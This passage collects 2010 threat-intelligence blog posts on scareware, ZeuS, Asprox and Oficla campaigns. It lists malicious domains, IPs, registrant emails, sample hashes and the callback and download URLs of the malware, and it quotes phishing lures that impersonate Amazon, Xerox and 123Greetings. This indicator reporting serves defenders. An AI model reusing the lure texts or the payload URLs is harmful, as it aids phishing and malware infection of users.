allxt.com/borders.php - 64.191.82.25

Parked at 216.240.146.119, AS7796 are also:

best-arts-2010.com - Email: aurora@seekrevenue.com

crystaldesignlab.com - Email:

tamara.watson@chemist.com

homegraphicarts.com - Email: elizabethj@theplate.com

mediaartsplaza.com - Email: darhom@lendingears.com
morefinearts.net - Email: vdickerson37@yahoo.com
photoartsworld.com - Email: margaret
_adams@rocketmail.com

pinehousearts.com - Email: jgaron@physicist.net
sunnyartsite.com - Email: jbowker@blader.com
thefanarts.com - Email: keasler@surferdude.com



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waycoolart.com - Email: blynch@net-shopping.com
woodsmayart.com - Email: raymo@songwriter.net
garner.funtaff.com - Email: dph@greentooth.net
Parked at 64.191.44.73, AS21788 are also:
auctionhouseart.com - Email: emerynancy@ymail.com
bestmalearts.com - Email: mcfarlin@religions.com
coolcatart.com - Email: pbiron@catlover.com
freesurrealarts.com - Email: ghuertas@rocketmail.com
goldfireart.com - Email: thysell@gardener.com
greatmovieart.com - Email: linger@theplate.com
worldartsguide.com - Email: ghagen@allergist.com

install.netwaq.com - Email:
admin@overseedomainmanagement.com

Parked at 64.20.35.3, AS19318 are also:

artscontact.net - Email: mschneider@doctor.com
catbodyart.com - Email: pbiron@catlover.com
feearts.com - Email: breckenridge56@hotmail.com
freeflasharts.com - Email: russell@clubmember.org
gardendesignart.com - Email: jasona@gardener.com
greatflashstudies.com - Email: jdeal@worshipper.com
superlegoarts.com - Email: jdeal@worshipper.com
thedigitalarts.com - Email: hoffman@theaterpillow.com
virginmegaart.com - Email: hoffman@theaterpillow.com



Related malicious domains sharing the same DNS infrastructure:

iransatnews.org

best-arts-2010.com - Email: aurora@seekrevenue.com

mediasite2010.com - Email: webmaster@pullstraws.com

setlamedia.com - Email: monro@eclipsetool.com

doublesetmedia.com - Email: monro@eclipsetool.com

thetestmedia.com - Email: webmaster@maidnews.com

trinitytestmedia.com - Email:

webmaster@maidnews.com

i-metodika.com - Email: facovskiy _ _n _ 1977@rambler.ru

iffic.com

moviefactinc.com - Email: usa@crystals.com

newdataltd.com - Email: wenzel@techie.com

new-2010-tube.com - Email: fortney@petlover.com

super-world-tube.com - Email: fortney@petlover.com

real-good-tube.com - Email: fortney@petlover.com

green-real-tube.com - Email: sanctim59@yahoo.com

sensual-tube.com - Email: sanctim59@yahoo.com

webfilmoffice.com - Email: pam@skunkalert.com

xxl-tube-home.com

nowsearchonline.com

Iocalmediasearch.com - Email: mega@stockdvds.com

mediaonsearch.com - Email: mega@stockdvds.com

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mesghal.com - Email: shahnamgolshany@yahoo.com

niptoon.com

mydvdinfo.com - Email: usa@crystals.com

receptionist-pro.com

hitinto.com

importedfoodscorp.com - Email: apompeo@importedfoodscorp.com

newhavenfiles.com - Email: wenzel@techie.com

walterwagnerassociates.com

excellentutilites.com - Email: wentexkino@ymail.com

pengs.com

livingwithdragons.com - Email: gregory@lamerton.ltd.uk

amigroups.com

iransatnews.com

dvddatadirect.com - Email: friese@toke.com

itlist.com - Email: support@gossimer.biz

gossimer.net - Email: support@gossimer.biz

Following the bogus dropper, the cybercriminals are also directly serving client-side exploits to users seeking for security related content. In this case, the exploits/malware are served from **xoxipemej.cn/gr/s1**/ - 178.63.170.185 -

Email: shiwei fang77@126.com.

- Detection rate:

[5].exe - Rootkit.Agent.AJDR, Result: 20/42 (47.62 %)

File size: 53760 bytes

MD5...: 23244c5b5b02fab65b3a7ab51005fd51

SHA1..: a5f1a10344378f2c8f13c266dce39247ba3bae5f

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Parked on the same IP 178.63.170.185, AS24940 are also:

2011traff.com - Email: MillieDiaz4@aol.com

2011-traff.com - Email: MillieDiaz4@aol.com

bbbinvestigation.org - Email: accounting@moniker.com

best-sofa-choice.com - Email: migray71@yahoo.com

celloffer-2015.com - Email: migray71@yahoo.com

flying-city-2011.com - Email: migray71@yahoo.com

jiujitsufgua.com - Email: varcraft@care2.com

jopaduloz.cn - Email: qing hongwei@126.com

Iokexawan.cn - Email: shiwei_fang77@126.com

mapozeloq.cn - Email: shiwei_fang77@126.com

melonirmonianmonia.com - Email:

accounting@moniker.com

mivaqodaz.cn - Email: shiwei _fang77@126.com
nasnedofweiggyt.com - Email: roller _59@hotmail.com
redolopip.cn - Email: shiwei _fang77@126.com
redspot2010.com - Email: migray71@yahoo.com
rohudufoj.cn - Email: qing _hongwei@126.com
sujelodos.cn - Email: qing _hongwei@126.com

traff2011.com - Email: MillieDiaz4@aol.com

567

traff-2012.com - Email: MillieDiaz4@aol.com
uweyujem.com - Email: resumemolars@live.com
viwuvefot.cn - Email: shiwei _fang77@126.com
wkeuhryyejt.com - Email: excins@iname.com
xoxipemej.cn - Email: shiwei _fang77@126.com

Last, but not least is the scareware infection taking place through www1.warezforyou24.co.cc/?p=p52 -

114.207.244.146; 114.207.244.143; 114.207.244.144; 114.207.244.145. Parked on these IPs is also an extensive portfolio of related scareware domains.

- Detection rate:

[6] packupdate107_231.exe - Suspicious:W32/Malware!Gemini, Result: 3/42 (7.15 %)

File size: 238080 bytes

MD5...: 93517875c59ac33dab655bc8432b0724

SHA1..: 774af049406baeef3427b91a2d67ee0250b2b51b

Upon execution the sample phones back to:

update2.cleanupyoursoft.com - 209.222.8.101 - Email: gkook@checkjemail.nl

update1.soft-cleaner.com - 95.169.186.25 - Email: gkook@checkjemail.nl

secure1.smartavz.com - 91.207.192.26 - Email: gkook@checkjemail.nl

report.mygoodguardian.com - 93.186.124.94 - Email: gkook@checkjemail.nl

www5.securitymasterav.com - 91.207.192.25 - Email: gkook@checkjemail.nl

update2.soft-cleaner.net - 209.222.8.100 - Email: gkook@checkjemail.nl

report.mytrueguardian.net - 79.171.23.150 - Email: gkook@checkjemail.nl

secure2.smartavz.net - 217.23.5.99 - Email: gkook@checkjemail.nl

update1.free-guard.com - Email: gkook@checkjemail.nl

report.mygoodguardian.com - 93.186.124.94 - Email: gkook@checkjemail.nl

update1.soft-cleaner.com - 95.169.186.25 - Email: gkook@checkjemail.nl

www5.securitymasterav.com - 91.207.192.25 - Email: gkook@checkjemail.nl

update2.soft-cleaner.net - 209.222.8.100 - Email: gkook@checkjemail.nl

report.mytrueguardian.net - 79.171.23.150 - Email: gkook@checkjemail.nl

The cybercrime-friendly domains portfolio is in a process of getting suspended.

This post has been reproduced from [7]Dancho Danchev's blog. Follow him [8]on Twitter.

- 1. <u>http://www.zdnet.com/blog/security/cybercriminals-promoting-malware-friendly-search-engines/3333</u>
- 2. <u>http://ddanchev.blogspot.com/2010/07/exploits-malware-and-scareware-courtesy.html</u>
- 3. <u>http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html</u>

4.

http://www.virustotal.com/analisis/4e1a45a89acf5751e7dcf a1dcbc9b68de0b44de6988fe2902851ad51cfc93d47-12791

<u>97428</u>

5.

http://www.virustotal.com/analisis/0b9618dd8173dd69df8e1 76e49e1aa01f2c5fe06fcb46980d06dbed6a95eba45-12791 *97422*

6.

http://www.virustotal.com/analisis/1a58543dfd5a5777cae1c 29c6f994ad5a1012c2adbab6abe420527f7e12dc4c2-12791

97438

- 7. http://ddanchev.blogspot.com/
- 8. <u>http://twitter.com/danchodanchev</u>

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Spamvertised Amazon "Verify Your Email", "Your Amazon Order" Malicious Emails (2010-07-16 21:17)
And they're back (Gumblar or RUmblar due to the extensive use of .ru domains) for a decent start of the weekend -

switching social engineering themes one more time, this time impersonating **Amazon.com**

• **NOTE:** A summary of the malicious payload served will be posted at a later stage. Meanwhile, in order to

facilitate quicker response, a complete list of the domains participating will be featured/disseminated across

the appropriate parties.

- **Sample subject:** Amazon.com: Please verify your new e-mail address
- **Sample message:** " Dear email, You recently changed your e-mail address at Amazon.com. Since you are a

subscriber of Amazon.com Delivers E-mail Subscriptions, you will need to verify your new e-mail address. Please verify that the e-mail address email belongs to you. You can click on the link below to complete the verification process. Alternatively, you can type or paste the following link into your Web browser: http://www.amazon.com"

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Client-side exploitation is taking place through, for instance, crystalrobe.ru:

8080/index.php?pid=14 and

hillchart.com: 8080/index.php?pid=14. As seen in previous campaigns, this one is also sharing an identical directory structure, such as:

malicious-domain.com :8080/index.php?pid=2

malicious-domain.com :8080/Notes1.pdf (Notes1-to-Notes10.pdf)

malicious-domain.com :8080/NewGames.jar

malicious-domain.com :8080/Games.jar

malicious-domain.com :8080/Applet1.html (Applet1-to-Applet10.html)

crystalrobe.ru :8080/index.php?pid=14

crystalrobe.ru :8080/jquery.jxx?v=5.3.4

crystalrobe.ru :8080/new/controller.php

crystalrobe.ru :8080/js.php

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crystalrobe.ru :8080/welcome.php?id=6 &pid=1 &hello=503

crystalrobe.ru :8080/welcome.php?id=0 &pid=1

Client-side exploits serving domains (94.23.231.140; 91.121.115.208; 94.23.11.38; 94.23.224.221; 94.23.229.220) part of the campaign:

applecorn.com - Email: es@qx8.ru

areadrum.com - Email: qx@freenetbox.ru

busyspade.com - Email: baffle@freenetbox.ru

cafemack.com - Email: soy@qx8.ru

clanday.com - Email: elope@fastermail.ru

dnsofthost.com - Email: depot@infotorrent.ru

drunkjeans.com - Email: runway@5mx.ru

earlymale.com - Email: amply@maillife.ru

galslime.com - Email: soy@qx8.ru

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gigasofa.com - Email: grind@fastermail.ru

hillchart.com - Email: soy@qx8.ru

hugejar.com - Email: runway@5mx.ru

ionicclock.com - Email: kin@maillife.ru

lasteye.com - Email: amply@maillife.ru

luckysled.com - Email: kin@maillife.ru

macrotub.com - Email: dodge@5mx.ru

oldgoal.com - Email: kin@maillife.ru

outerrush.com - Email: amply@maillife.ru

quietzero.com - Email: grind@fastermail.ru

radiomum.com - Email: es@qx8.ru

roundstorm.com - Email: es@qx8.ru

sadute.com - Email: grind@fastermail.ru

sheepbody.com - Email: es@qx8.ru

shinytower.com - Email: cord@maillife.ru

splatspa.com - Email: elope@fastermail.ru

tanspice.com - Email: dodge@5mx.ru

tanyear.com - Email: grind@fastermail.ru

tightsales.com - Email: runway@5mx.ru

tuneblouse.com - Email: es@qx8.ru

validplan.com - Email: dodge@5mx.ru

waxyblock.com - Email: cord@maillife.ru 572



allnext.ru - Email: swipe@maillife.ru barnsoftware.ru - Email: people@bigmailbox.ru bestbidline.ru - Email: jody@fastermail.ru bestexportsite.ru - Email: orphan@qx8.ru bittag.ru - Email: tips@freenetbox.ru boozelight.ru - Email: ole@bigmailbox.ru brandnewnet.ru - Email: orphan@qx8.ru cangethelp.ru - Email: liver@freenetbox.ru chainjoke.ru - Email: ole@bigmailbox.ru comingbig.ru - Email: swipe@maillife.ru countypath.ru - Email: liver@freenetbox.ru crystalrobe.ru - Email: people@bigmailbox.ru cupjack.ru - Email: tips@freenetbox.ru dealyak.ru - Email: people@bigmailbox.ru eyesong.ru - Email: tips@freenetbox.ru 573

familywater.ru - Email: ole@bigmailbox.ru

funsitedesigns.ru - Email: orphan@qx8.ru

galneed.ru - Email: people@bigmailbox.ru

girllab.ru - Email: tips@freenetbox.ru

greedford.ru - Email: ole@bigmailbox.ru

guntap.ru - Email: tips@freenetbox.ru

heroguy.ru - Email: ole@bigmailbox.ru

homecarenation.ru - Email: orphan@qx8.ru

homesitecam.ru - Email: orphan@qx8.ru

hookdown.ru - Email: crag@maillife.ru

horsedoctor.ru - Email: ole@bigmailbox.ru

jarpub.ru - Email: ole@bigmailbox.ru

liplead.ru - Email: ole@bigmailbox.ru

livesitedesign.ru - Email: orphan@qx8.ru

mansbestsite.ru - Email: orphan@qx8.ru

marketholiday.ru - Email: people@bigmailbox.ru

metalspice.ru - Email: ole@bigmailbox.ru

mingleas.ru - Email: crag@maillife.ru

motherfire.ru - Email: people@bigmailbox.ru

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musicbestway.ru - Email: jody@fastermail.ru

musicsiteguide.ru - Email: crag@maillife.ru

netbesthelp.ru - Email: liver@freenetbox.ru

netwebinternet.ru - Email: dibs@freemailbox.ru

newagedirect.ru - Email: orphan@qx8.ru

newhomelady.ru - Email: orphan@qx8.ru

newinfoworld.ru - Email: orphan@qx8.ru

newworldunion.ru - Email: orphan@qx8.ru

ourfreesite.ru - Email: orphan@qx8.ru

panlip.ru - Email: tips@freenetbox.ru

pantscow.ru - Email: ole@bigmailbox.ru

problemdollars.ru - Email: people@bigmailbox.ru

raceobject.ru - Email: people@bigmailbox.ru

silencepill.ru - Email: ole@bigmailbox.ru

sisterqueen.ru - Email: ole@bigmailbox.ru

575

slaveday.ru - Email: ole@bigmailbox.ru

stareastwork.ru - Email: next@fastermail.ru

superblenderworld.ru - Email: crag@maillife.ru

superhoppie.ru - Email: soft@bigmailbox.ru

supertruelife.ru - Email: edsel@fastermail.ru

superwestcoast.ru - Email: crag@maillife.ru

theantimatrix.ru - Email: ole@bigmailbox.ru

tintie.ru - Email: swipe@maillife.ru

topmediasite.ru - Email: tips@freenetbox.ru

treecorn.ru - Email: tips@freenetbox.ru

trueblueally.ru - Email: soft@bigmailbox.ru

trueblueberyl.ru - Email: soft@bigmailbox.ru

tunemug.ru - Email: tips@freenetbox.ru

ushead.ru - Email: crag@maillife.ru

westbendonline.ru - Email: edsel@fastermail.ru

yaktrack.ru - Email: ole@bigmailbox.ru

yournewonline.ru - Email: orphan@qx8.ru

yourtolltag.ru - Email: orphan@qx8.ru

yourtruecrime.ru - Email: soft@bigmailbox.ru

zooneed.ru - Email: ole@bigmailbox.ru

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Name servers of notice:

ns1.dnsofthost.com - 81.2.210.98

ns2.dnsofthost.com - 194.79.88.121

ns3.dnsofthost.com - 67.223.233.101

ns4.dnsofthost.com - 85.214.29.9

The NAUNET-REG-RIPN domain registrar, although, having already registered over a [1]100 ZeuS crimeware

friendly domains, there's little chance they'll take action. Updates, including take down/remediation actions will be posted as soon as they emerge.

This post has been reproduced from [2]Dancho Danchev's blog. Follow him [3]on Twitter.

- 1. <u>https://zeustracker.abuse.ch/monitor.php?</u> <u>registrar=NAUNET-REG-RIPN</u>
- 2. http://ddanchev.blogspot.com/
- 3. <u>http://twitter.com/danchodanchev</u>

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Dissecting the Xerox WorkCentre Pro Scanned Document Themed Campaign (2010-07-19 20:26)

Over the weekend, a " Scan from a Xerox WorkCentre Pro" themed malware campaign relying on zip archives, was actively spamvertised by cybecriminals seeking to infect gullible end/corporate users.

What's particularly interesting about this campaign, is the cocktail of malware dropped on infected hosts, in-

cluding Asprox sample ([1] **Money Mule Recruiters use ASProx's Fast Fluxing Services**), and two separate samples of Antimalware Doctor.

- **Sample subject:** Scan from a Xerox WorkCentre Pro \$9721130
- **Sample message:** " Please open the attached document. It was scanned and sent to you using a Xerox WorkCentre Pro.

Sent by: Guest

Number of Images: 1

Attachment File Type: ZIP [DOC]

WorkCentre Pro Location: machine location not set Device Name: XRX2090AA7ACDB45466972. For more in-

formation on Xerox products and solutions, please visit http://www.xerox.com"

- Detection rates:

- [2]**Xerox _doc1.exe** - Trojan.Win32.Jorik.Oficla.bb - Result: 34/42 (80.96 %)

File size: 30926 bytes

MD5...: 1d378a6bc94d5b5a702026d31c21e242

SHA1..: 545e83f547d05664cd6792e254b87539fba24eb9

- [3]**Xerox _doc2.exe** - Trojan.Win32.Jorik.Oficla.ba - Result: 34/42 (80.96 %)

File size: 43520 bytes

MD5...: 829c86d4962f186109534b669ade47d7

578



SHA1..: 5d3d02d0f6ce87cd96a34b73dc395460d623616e

The samples then phone back to the Oficla/Sasfis C &Cs at hulejsoops.ru/images/bb.php?v=200 &id=554905388

&b=avpsales &tm=3 - 91.216.215.66, AS51274 - Email: mxx3@yandex.ru which periodically rotates three different executables using the following URLs:

0815.ch /pic/view.exe

curseri.ch /pictures/securedupdaterfix717.exe regionalprodukte-beo.ch /about/cgi.exe

Backup URLS:

leeitpobbod.ru/image/bb.php - 59.53.91.195, AS4134 - Email: mxx3@yandex.ru - dead response

Ioloohuildifsd.ru/image/bb.php - 68.168.222.158 - Email: mxx3@yandex.ru - dead response

nemohuildifsd.ru/image/bb.php - 59.53.91.195 (nemohuildiin.ru,

russianmomds.ru),

AS4134 - Email:

mxx3@yandex.ru - dead response

Let's take a peek at the samples found within the C &C.

[4]**view.exe** - Trojan.Win32.Jorik.Aspxor.e - Result: 11/42 (26.2 %)

File size: 79360 bytes

MD5...: 5d296fe1ef7bf67f36fe9adb209398ee

SHA1..: 41b45bcd241cd97b72d7866d13c4a0eb6bf6a0ee

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Upon execution, the sample phones back to well known Asprox C &Cs:

[5]cl63amgstart.ru: 80/board.php

- 91.213.217.4, AS42473 - Email: ssa1@yandex.ru

[6]hypervmsys.ru: 80/board.php - 89.149.223.232 (hostagents.ru), AS28753 - Email: vadim.rinatovich@yandex.ru 580



Previously, all of the following ASPRox domains used exclusively for massive SQL injections, used to respond to

91.213.217.4:

webservicesbba.ru - Email: anrnews@mail.ru

webservicelupa.ru - Email: anrnews@mail.ru

webserivcekota.ru - Email: anrnews@mail.ru

webservicesrob.ru - Email: anrnews@mail.ru

webserivcezub.ru - Email: anrnews@mail.ru
webserviceforward.ru - Email: anrnews@mail.ru
webserivcessh.ru - Email: anrnews@mail.ru
webservicesmulti.ru - Email: anrnews@mail.ru
webservicezok.ru - Email: anrnews@mail.ru
webservicebal.ru - Email: anrnews@mail.ru
webservicefull.ru - Email: anrnews@mail.ru
webservicessl.ru - Email: anrnews@mail.ru
581

webserviceaan.ru - Email: anrnews@mail.ru
webservicedevlop.ru - Email: anrnews@mail.ru
webserviceftp.ru - Email: anrnews@mail.ru
hypervmsys.ru - Email: anrnews@mail.ru
webserviceget.ru - Email: anrnews@mail.ru
webserviceskot.ru - Email: anrnews@mail.ru
cl63amgstart.ru - Email: ssa1@yandex.ru
ml63amgstart.ru - Email: ssa21@yandex.ru
webservicesttt.ru - Email: anrnews@mail.ru
webservicenow.ru - Email: anrnews@mail.ru
webservicekuz.ru - Email: anrnews@mail.ru

Currently, the gang's migrating this infrastructure to **109.196.134.58**, AS39150, VLTELECOM-AS VLineTelecom

LLC Moscow, Russia.

All of these domains+subdomains sharing the same **js.js** directory structure, which upon visiting loads URLs such as (accesspad.ru:8080/index.php?pid=6) with the rest of the domains sharing the same infrastructure as the ones profiled in "[7]Spamvertised Amazon "Verify Your Email", "Your Amazon Order" Malicious Emails" post: access.webservicebal.ru

admin.webserivcekota.ru

api.webserivcessh.ru

app.webserviceforward.ru

app.webservicesrob.ru

base.webserviceftp.ru

batch.webserviceaan.ru

batch.webservicebal.ru

bios.webservicesbba.ru

block.webserviceaan.ru

block.webservicesrob.ru

cache.webservicesbba.ru

cache.webservicesmulti.ru

chk.webservicezok.ru

cmdid.webserivcezub.ru code.webservicesbba.ru com.webserivcekota.ru com.webservicedevlop.ru ddk.webservicesrob.ru default.webservicezok.ru diag.webserviceftp.ru direct.webserviceftp.ru dll.webservicelupa.ru drv.webservicebal.ru drv.webservicesrob.ru encode.webservicefull.ru err.webserivcessh.ru export.webservicedevlop.ru ext.webserviceaan.ru ext.webservicesbba.ru file.webserivcekota.ru 582



file.webserivcessh.ru

filter.webservicedevlop.ru

font.webservicelupa.ru

gdi.webserviceftp.ru

get.webservicesbba.ru

go.webserivcekota.ru

go.webservicefull.ru

guid.webserivcezub.ru

hostid.webservicesbba.ru

hostid.webservicesmulti.ru

http.webserviceforward.ru

icmp.webservicesbba.ru

id.webserivcezub.ru

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inf.webserviceaan.ru

info.webservicedevlop.ru

ini.webservicesrob.ru

ioctl.webservicedevlop.ru

kernel.webservicezok.ru

lan.webservicefull.ru

lan.webservicesbba.ru

lib.webservicebal.ru

lib.webserviceftp.ru

libid.webservicelupa.ru

load.webservicebal.ru

locate.webservicelupa.ru

log.webservicelupa.ru

log.webservicezok.ru

log-in.webservicessl.ru

manage.webservicesbba.ru

map.webserivcezub.ru

map.webservicedevlop.ru

media.webserviceftp.ru

mode.webservicelupa.ru

net.webservicebal.ru

netapi.webserviceaan.ru

netmsg.webserivcezub.ru

ns1.webservicelupa.ru

ns2.webservicelupa.ru

ntdll.webservicessl.ru

ntio.webservicelupa.ru

ntio.webservicezok.ru

obj.webservicesbba.ru

object.webserivcessh.ru

object.webservicesmulti.ru

oem.webservicebal.ru

offset.webservicefull.ru

ole.webservicesbba.ru

org.webservicesrob.ru

page.webserviceaan.ru

parse.webservicebal.ru

peer.webserviceaan.ru

pic.webservicesbba.ru

pool.webservicelupa.ru

port.webservicebal.ru

port.webservicesbba.ru

port.webservicessl.ru

proc.webserviceaan.ru

proc.webservicessl.ru

rdir.webserviceftp.ru

redir.webservicedevlop.ru

refer.webserivcezub.ru
reg.webserviceaan.ru
remote.webservicessl.ru
584

run.webserivcekota.ru script.webserivcezub.ru sdk.webserivcezub.ru search.webserviceaan.ru search.webservicedevlop.ru setup.webserivcezub.ru setup.webservicezok.ru snmp.webserviceforward.ru snmp.webservicesrob.ru sslcom.webserivcessh.ru sslcom.webservicesrob.ru sslid.webserivcekota.ru sslnet.webservicedevlop.ru svc.webservicedevlop.ru tag.webservicebal.ru tag.webservicessl.ru

tid.webserviceftp.ru

time.webservicelupa.ru

udp.webserviceftp.ru

udp.webservicezok.ru

update.webserviceftp.ru

update.webservicefull.ru

url.webservicesbba.ru

url.webservicezok.ru

vba.webservicesrob.ru

vbs.webservicelupa.ru

ver.webserivcekota.ru

webserivcekota.ru

webserivcessh.ru

webserivcezub.ru

webserviceaan.ru

webservicebal.ru

webservicedevlop.ru

webserviceforward.ru

webserviceftp.ru

webservicefull.ru

webserviceget.ru

webservicelupa.ru

webservicesmulti.ru

webservicesrob.ru

webservicessl.ru

webservicezok.ru

win.webservicezok.ru

xml.webservicefull.ru

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Getting back to the samples rotated by the original campaign binary, and their detection rates, network interactions.

- Detection rates:
- [8]securedupdaterfix717.exe Trojan.Win32.FakeYak -

Result: 22/42 (52.39 %)

File size: 36864 bytes

MD5...: cd16d4c998537248e6d4d0a3d51ca6de

SHA1..: 7e36ef0ce85fac18ecffd5a82566352ce0322589

Phones back to:

s.ldwn.in/inst.php?fff=7071710000 &saf=ru - 91.188.60.236 (updget.in; wordmeat.in), [9]AS6851 -

Email: feliciachappell@ymail.com

bootfree.in/ MainModule717release10000.exe - 194.8.250.207 (flowload.in; lessown.in; sstats.in), AS43134 -

Email: feliciachappell@ymail.com

s.wordmeat.in/install.php?coid = - 91.188.60.236, [10]AS6851 - Email: feliciachappell@ymail.com



- Detection rate for MainModule717release10000.exe

- [11] Main Module 717 release 10000.exe - Trojan: Win 32/Fake Yak - Result: 26/42 (61.90 %)

File size: 1043968 bytes

MD5...: 3c30c62e9981bd86c5897447cb358235

SHA1...: 36bfc285a61bcb67f2867dd303ac3cefa0e490a0

Phones back to:

wordmeat.in - 91.188.60.236 - Email: feliciachappell@ymail.com

vismake.in - 91.188.60.236 - Email: keelingelizabeth@ymail.com

- Detection rate for the 3rd binary rotated in the original C &C:

- [12]**cgi.exe** - Trojan.Inject.8960 - Result: 6/42 (14.29 %)File size: 62976 bytes

MD5...: 45c062490e0fc262c181efc323cb83ba

SHA1..: bff90630f2064d7bcc82b7389c2b8525ff960870

Phones back to:

musiceng.ru /music/forum/index1.php - 91.212.127.40, AS49087 - Email: ol.feodosoff@yandex.ru

The whole campaign, is a great example of what cybercrime underground multitasking is all about. Moreover,

it illustrates the interactions between the usual suspects, with the not so surprising appearance of the already

profiled [13]AS6851, BKCNET, Sagade Ltd.

This post has been reproduced from [14]Dancho Danchev's blog. Follow him [15]on Twitter.

1. <u>http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html</u>

587

2.

http://www.virustotal.com/analisis/a77ed99ab4c50782c33e 84f1ecdd511d5e1b4b943669a942bef3d5bd99e42673-12795

59650

3.

http://www.virustotal.com/analisis/078c437295f0248d36c45 2297a23939f6cba73e8a89faada9fc2b6f97a1f0bd8-12795

59651

4.

http://www.virustotal.com/analisis/88130889be1fc3ab01ed7 b154b99cf7dd47fbbcef30e51de7a9d92ba5c8d50b6-12795

60134

- 5. <u>http://www.m86security.com/labs/i/The-Asprox-Spambot-Resurrects,trace.1345%7E.asp</u>
- 6. <u>http://www.m86security.com/labs/i/Another-round-of-Asprox-SQL-injection-attacks,trace.1366%7E.asp</u>
- 7. <u>http://ddanchev.blogspot.com/2010/07/spamvertised-amazon-verify-you-email.html</u>

8.

http://www.virustotal.com/analisis/63d9da362e466e962c7a bc9f8b3d643daf1e18f84170cd22bfbd4a595877b18f-12795

60218

- 9. <u>http://ddanchev.blogspot.com/2010/07/sampling-malicious-activity-inside.html</u>
- 10. <u>http://ddanchev.blogspot.com/2010/07/sampling-malicious-activity-inside.html</u>
- 11.

http://www.virustotal.com/analisis/bb82340898097338cc4d dff6b8c0283fc416fae4e2726390a65fc65ccde7dc76-12795

60733

12.

http://www.virustotal.com/analisis/1cf85f064d3e042a1ce0f7 726d818e3145f6c5dec893a8e7807cdb2361667caf-12795

60723

- 13. <u>http://ddanchev.blogspot.com/2010/07/exploits-malware-and-scareware-courtesy.html</u>
- 14. http://ddanchev.blogspot.com/
- 15. <u>http://twitter.com/danchodanchev</u>

588



ZeuS Crimeware Serving 123Greetings Ecard Themed Campaign in the Wild (2010-07-20 23:40)

Ubiquitous social engineering schemes, never fade away. ZeuS crimeware campaigners are currently using a

123greetings.com ecard-themed campaign, in an attempt to entice users to " enjoy their ecard".

Subject: " You have received an Greeting eCard"

Message: " Good day. You have received an eCard

To pick up your eCard, choose from any of the following options: Click on the following link (or copy & paste it into your web browser): matt-levine.com /ecard.exe; secondary URL offered: forestarabians.nl /ecard.exe Your card will be aviailable for pick-up beginning for the

next 30 days. Please be sure to view your eCard before the days are up!

We hope you enjoy you eCard. Thank You! "

Detection rate:

- [1]ecard.exe - Cryp_Zbot-12; Trojan/Win32.Vundo - Result: 9/42 (21.43 %)

File size: 147968 bytes

MD5...: e6f3aa226bf9733b7e8c07cab339f4dc

SHA1..: e983767931900a13b88a615d6c1d3f6ff8fb6b60

Upon execution, the sample phones back to:

[2]**zephehooqu.ru** /**bin**/**koethood.bin** - 77.78.240.115, AS42560 - Email: skit@5mx.ru

[3]**jocudaidie.ru** /**9xq**/_**gate.php** - 118.169.173.218, AS3462 - Email: skit@5mx.ru - FAST-FLUXED

Multiple MD5s are also currently active at zephehooqu.ru.

Detection rates:

[4]aimeenei.exe - Win32/Zbot.CJI - Result: 30/42 (71.43 %)

File size: 149504 bytes

MD5...: 096b7e8c4f611f0eb69cfb776f3a0e7e

SHA1..: 909d7c2740f84599d5e30ffed7261e19ad4a962a

[5]cahdoigu.exe - Mal/Zbot-U - Result: 27/42 (64.29 %)

File size: 147968 bytes

MD5...: 11f9f96c17584a672c2a563744130a46

SHA1..: f31c40c5c766c7628023105be6f004e5322b17b6

[6]koethood.exe - Troj/Zbot-SW - Result: 30/42 (71.43 %)

File size: 147968 bytes

MD5...: da1979227141844be69577f7f31a7309

SHA1..: 5ada2c390e63ca051c9582fe723384ce52a45912

[7]**loobuhai.exe** - BKDR _QAKBOT.SMB - Result: 33/42 (78.58 %)

File size: 147968 bytes

MD5...: df4e19af8c356b3ff810bc52f6081ccc

SHA1..: d4a1d2f147ae0d24a3eaac66e8d2f9de50cf7a0c

589



[8]**oovaenai.exe** - Packed.Win32.Katusha.j - Result: 32/42 (76.2 %)

File size: 147456 bytes

MD5...: f0fd5579f06d5b581b5641546ae91d52

SHA1..: c81fa66c546020f3c1c34a0d1aa191b2d9578f07

[9]**quohthei.exe** - Win32/Spy.Zbot.YW - Result: 33/42 (78.58 %)

File size: 147968 bytes

MD5...: ffc0d66024f690e875638f4c33ba86f1

SHA1..: c958f3426a3e6fedd76b86a5aef16c90915ac539

[10]**sofeigoo.exe** - Win32/Spy.Zbot.YW - Result: 31/42 (73.81 %)

File size: 148992 bytes

MD5...: 45e98426fafd221ffb7d55ce8a1ae531

SHA1..: 8235b3a80ba6611779dfd4db40a48627af7374eb

[11]**teemaeko.exe** - PWS:Win32/Zbot.gen!Y - Result: 32/42 (76.2 %)

File size: 148992 bytes

MD5...: 9758f04d2f1bd664f37c4285a013372a

SHA1..: 4273dc48f9aeaf69cb7047c4a882af74479fb635

[12]**thaigogo.exe** - Win32/Spy.Zbot.YW - Result: 34/42 (80.96 %)

File size: 147968 bytes

MD5...: b667d75f5bb9f23a8ae249f7de4000a5

SHA1..: 7b57783dcf2aeaafbab3407bb608469851d342bb

[13]**ziejaing.exe** - Trojan.Zbot.610 - Result: 30/42 (71.43 %)

File size: 147456 bytes

MD5...: 7592e957de01e53956517097c0e9ccd8

SHA1..: e7c04d2c8c5d4a51e2615a2ee015d87d28655320

Related .ru cybercrime-friendly domains, sharing fast-flux infrastructure with this campaign's C &C:

adaichaepo.ru - Email: subtle@maillife.ru

aroolohnet.ru - Email: brawn@bigmailbox.ru

dahzunaeye.ru - Email: celia@freenetbox.ru

esvr3.ru - Email: bender@freenetbox.ru

hazelpay.ru - Email: owed@bigmailbox.ru

iesahnaepi.ru - Email: heel@bigmailbox.ru

iveeteepew.ru - Email: atomic@freenetbox.ru

jocudaidie.ru - Email: skit@5mx.ru

ohphahfech.ru - Email: warts@maillife.ru

railuhocal.ru - Email: celia@freenetbox.ru

sdlls.ru - Email: vc@bigmailbox.ru

Name servers of notice within the fast-flux infrastructure:

ns1.tophitnews.net - 74.122.197.22 - Email: worldchenell@ymail.com

ns2.tophitnews.net - 173.19.142.57

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ns1.usercool.net - 74.122.197.22

ns2.usercool.net - 76.22.74.15

ns1.welcominternet.net - 74.54.82.223 - Email: admin@rangermadeira.com

ns2.welcominternet.net - 74.54.82.223

ns1.gamezoneland.com - 188.40.204.158 - Email: xtrail.corp@gmail.com

ns2.gamezoneland.com - 174.224.63.18

ns1.tropic-nolk.com - 188.40.204.158 - Email: greysy@gmx.com

ns2.tropic-nolk.com - 171.103.51.158

ns1.interaktivitysearch.net - 202.60.74.39 - Email: ssupercats@yahoo.com

ns2.interaktivitysearch.net - 202.60.74.39

ns1.openworldwhite.net - 202.60.74.39 - Email: xtrail.corp@gmail.com
